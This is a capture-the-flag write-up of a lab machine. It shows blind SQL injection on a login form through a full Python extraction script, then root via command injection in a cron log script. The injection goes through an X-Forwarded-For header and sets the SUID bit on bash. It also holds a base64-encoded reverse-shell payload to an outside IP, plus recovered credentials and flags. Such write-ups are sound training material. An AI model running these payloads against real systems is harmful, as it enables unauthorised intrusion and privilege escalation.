TL;DR
In this challenge we exploit SQL Injection to get kitty’s credentials and login to the ssh service.
Then, we find possible OS Command Injection at /opt/log_checker.sh. In order to exploit this, we find internal service which let us write logs into the file /var/www/development/logged as user www-data, which leads to command execution as root.
This challenge is cool, since we do the way from kitty to www-data, while usually we are going on the opposite direction.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:bd:ca:64:7c:5b:f1:a6:16:9d:89:fc:86:85:8a:be (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC6qaoteb4DHaqY+jCx76rep8fWnv/Ryrk+WXJmTQqjZObDtI6YjUKGKa4zxsE5mVoJbzD1LUzH3asM3rHMpyA2YU6oVsAOD/8BUbNOymjZx3lNirEVzaarel8x6tq0OA7Ho5Km1GBt6zfct1xb1N2HV2t2+RmnsGNFvFtgqXgXWipmPU0fX5RMCYG6cg11vSlc9xnnCaQ9MPS2vEspluT4LS1kl5lOyJvLEo/+MLXvComSQNxpQ+SQRxT1o8JxWa5AzL6BfENGjb4hvA/405STT/Lc3jrw9P36BZA1PmRFWmq7bs/+2XqXn51XRCgyz5TV7k6giYEyBYS2AOZVFua428N/2E5nl1wWjE+rOzR3smq6VBNlZPxd45+jsLGWC73rQznDIXSoKK0vuLMyf2oalScsjQLetmESxH+MIfqgm1l5cISEavFOTsnW2sliZxY+3XEcOw+BvdXxje6KvaBOYWkchUXV4bikQa3DaAGGx+AWccu+i3Xw8FgOGH9aRVU=
|   256 58:4a:20:6d:52:12:88:c1:c4:b7:71:3f:f3:5e:75:f0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBEXh3dN+gvRKsNj3ZvlRXx5J585H9tmu6jaBQUDGsS1zz+3T88ZsjSL6yvOy2RocGC3QnbYU7amB77wrqSgh6k=
|   256 ae:0f:cf:3d:d2:65:8e:6c:b9:c3:e8:b6:3b:9b:47:29 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILAXzH+Q59z2NDP1ilWN0Jt/ZO0L+GsRnESSQYXtDwaj
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add kitty.thm to our /etc/hosts.
Exploit SQL Injection to get credentials for kitty
I first saw the login portal, so I tried to login with this:
a' || '1'='1' -- -


and saw it works, so there is SQL Injection:
We’ll use this command, with sqlmap:
sqlmap -r req.txt --batch --technique=B --tamper=symboliclogical --level=5 --risk=3 --drop-set-cookie

Notice I used the script symboliclogical.py, because I noticed that when giving OR, i get back “SQL Injection detected. This incident will be logged!”.
Replaces AND and OR logical operators with their symbolic counterparts (&& and )
I also added the technique, which is Blind SQLi, and add more advanced scan using the level and risk. In addition, very important, i added drop-set-cookie, because it automatically adds the PHPSESSID cookie, which makes me connected persistently, which breaks the whole scan.
Now, we can start playing and fetch the data.

Okay, after a lot of time with ChatGPT and sqlmap, I gave up on sqlmap and decided to do it manually : |
Let’s use this script:
import requests
import string
from concurrent.futures import ThreadPoolExecutor, as_completed

url = "http://kitty.thm/index.php"
charset = sorted(string.printable)# string.ascii_letters + string.digits + " _{}-(),~$%^&*()")
true_status_code = 302
max_len = 100
max_workers = 10

def condition_result_length_is_at_least(query, mid):
    payload = f"a' || length({query}) >= {mid} -- "
    data = {"username": payload, "password": "a"}
    try:
        r = requests.post(url, data=data, timeout=5, allow_redirects=False)
        return r.status_code == true_status_code
    except requests.RequestException:
        return False

def find_length(query, max_length):
    low, high = 1, max_length
    while low <= high:
        mid = (low + high) // 2
        if condition_result_length_is_at_least(query, mid):
            low = mid + 1
        else:
            high = mid - 1
    return high

def check_condition(query, pos, ch, operator):
    payload = f"a' || ord(substr({query}, {pos}, 1)) {operator} ord('{ch}') -- "
    data = {"username": payload, "password": "a"}
    try:
        r = requests.post(url, data=data, timeout=5, allow_redirects=False)
        return r.status_code == true_status_code
    except requests.RequestException:
        return False

def binary_search_char(query, pos):
    low, high = 0, len(charset) - 1
    while low <= high:
        mid = (low + high) // 2
        ch = charset[mid]
        if check_condition(query, pos, ch, '>='):
            low = mid + 1
        else:
            high = mid - 1
    return charset[high] if 0 <= high < len(charset) else None

def extract(query, length):
    result = [""] * length

    def worker(pos):
        return pos, binary_search_char(query, pos)

    print(f"[i] Extracting: {query}")
    with ThreadPoolExecutor(max_workers=max_workers) as executor:
        futures = [executor.submit(worker, pos) for pos in range(1, length + 1)]
        for future in as_completed(futures):
            pos, ch = future.result()
            if ch is None:
                print(f"[-] No char at pos {pos}. Stopping.")
                for f in futures:
                    f.cancel()
                break
            result[pos - 1] = ch
            # print(f"[+] {pos}: {ch}")

    extracted = "".join(result).rstrip("\x00 ").strip()
    print(f"\n[+] Done:\n{extracted}")
    return extracted


if __name__ == "__main__":
# MywEBSITE
    query = "(select database())"
    length = find_length(query, max_len)
    db_schema = extract(query, length)
    print("Extracted schema snippet:\n", db_schema)

# siteusers
    query = "(SELECT group_concat(table_name) FROM information_schema.tables where table_schema=database())"
    length = find_length(query, max_len)
    db_schema = extract(query, length)
    print("Extracted tables snippet:\n", db_schema)

# ID,uSERNAME,PASSwORD,CREATED9AT,ID,uSERNAME,PASSwORD,CREATED9AT
    query = "(SELECT group_concat(column_name) FROM information_schema.columns where table_name='siteusers')"
    length = find_length(query, max_len)
    db_schema = extract(query, length)
    print("Extracted columns snippet:\n", db_schema)

# KItt~
    query = "(SELECT concat(username,':',password) FROM siteusers)"
    length = find_length(query, max_len)
    db_schema = extract(query, length)
    print("Extracted credentials snippet:\n", db_schema)
and we get those credentials, which are also valid for the ssh:
kitty:L0ng_Liv3_KittY

grab the user flag
kitty@ip-10-80-141-143:~$ cat user.txt
THM{31e606998972c3c6baae67bab463b16a}
Write to /var/www/development/logged arbitrary input
We are logged in as kitty:
kitty@ip-10-80-166-230:~$ id
uid=1000(kitty) gid=1000(kitty) groups=1000(kitty)
I executed pspy to inspect the processes that are being executed, and find /opt/log_checker.sh, which is being executed under root.

We can see the file belongs to root, however, it reads content from /var/www/development/logged, and thus it vulnerable to OS Command Injection.
kitty@ip-10-80-141-143:/tmp$ ls -l /opt/log_checker.sh
-rw-r--r-- 1 root root 152 Feb 25  2023 /opt/log_checker.sh
kitty@ip-10-80-141-143:/tmp$ cat /opt/log_checker.sh
#!/bin/sh
while read ip;
do
  /usr/bin/sh -c "echo $ip >> /root/logged";
done < /var/www/development/logged
cat /dev/null > /var/www/development/logged
The idea it to put something like "; id; # inside the file /var/www/development/logged.
I’ve tried to do it, but i got permission denied, because this file is owned by www-data.
kitty@ip-10-80-141-143:/tmp$ echo -e '";printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash #' > /var/www/development/logged
bash: /var/www/development/logged: Permission denied

Okay, I checked for other services on the machine, using ss -tln:
kitty@ip-10-80-166-230:~$ ss -tln
State             Recv-Q            Send-Q                       Local Address:Port                          Peer Address:Port            Process
LISTEN            0                 511                              127.0.0.1:8080                               0.0.0.0:*
LISTEN            0                 128                                0.0.0.0:22                                 0.0.0.0:*
LISTEN            0                 151                              127.0.0.1:3306                               0.0.0.0:*
LISTEN            0                 4096                         127.0.0.53%lo:53                                 0.0.0.0:*
LISTEN            0                 70                               127.0.0.1:33060                              0.0.0.0:*
LISTEN            0                 511                                      *:80                                       *:*
LISTEN            0                 128                                   [::]:22                                    [::]:*


There is some service on port 8080, let’s check what is this exactly.
kitty@ip-10-80-166-230:~$ curl http://127.0.0.1:8080/


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Login</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    <style>
        body{ font: 14px sans-serif; }
        .wrapper{ width: 360px; padding: 20px; }
    </style>
</head>
<body>
    <div class="wrapper">
        <h2>Development User Login</h2>
        <p>Please fill in your credentials to login.</p>


        <form action="/index.php" method="post">
            <div class="form-group">
                <label>Username</label>
                <input type="text" name="username" class="form-control">
            </div>
            <div class="form-group">
                <label>Password</label>
                <input type="password" name="password" class="form-control">
            </div>
            <div class="form-group">
                <input type="submit" class="btn btn-primary" value="Login">
            </div>
            <p>Don't have an account? <a href="register.php">Sign up now</a>.</p>
        </form>
    </div>
</body>
</html>
This looks very similar to the website we met on the beginning, but this time as development.

Let’s set port forwarding, from port 8080 on remote machine, to our port 8088:
portfwd 0.0.0.0:8088 -> 127.0.0.1:8080

and now, we can go to http://localhost:8088/:
I researched the code in /var/www/development, and find inside index.php this code:
$username = $_POST['username'];
$password = $_POST['password'];
// SQLMap
$evilwords = ["/sleep/i", "/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
foreach ($evilwords as $evilword) {
        if (preg_match( $evilword, $username )) {
                echo 'SQL Injection detected. This incident will be logged!';
                $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
                $ip .= "\n";
                file_put_contents("/var/www/development/logged", $ip);
                die();
        } elseif (preg_match( $evilword, $password )) {
                echo 'SQL Injection detected. This incident will be logged!';
                $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
                $ip .= "\n";
                file_put_contents("/var/www/development/logged", $ip);
                die();
        }
}

So, here we can insert our malicious code to the file /var/www/development/logged, in order the get OS Command Injection.
I googled and found out that the $_SERVER['HTTP_X_FORWARDED_FOR'] is being taken from teh X-Forwarded-For header, so let’s test this:
curl http://localhost:8080/index.php -X POST -d 'username=0x&password=1' -H 'X-Forwarded-For: testing'
as we can see, the file actually contains it.

Privilege Escalation to Root using OS Command Injection

Now, we want to execute chmod u+s /bin/bash, so let’s give this payload:
curl http://localhost:8080/index.php -X POST -d 'username=0x&password=1' -H 'X-Forwarded-For: 1337; chmod u+s /bin/bash; #'

as you can see, we added the SUID bit to /bin/bash.
now, we just need to grab the root flag:
kitty@ip-10-80-166-230:/var/www/development$ bash -p
bash-5.0# id
uid=1000(kitty) gid=1000(kitty) euid=0(root) groups=1000(kitty)
bash-5.0# cat /root/root.txt
THM{581bfc26b53f2e167a05613eecf039bb}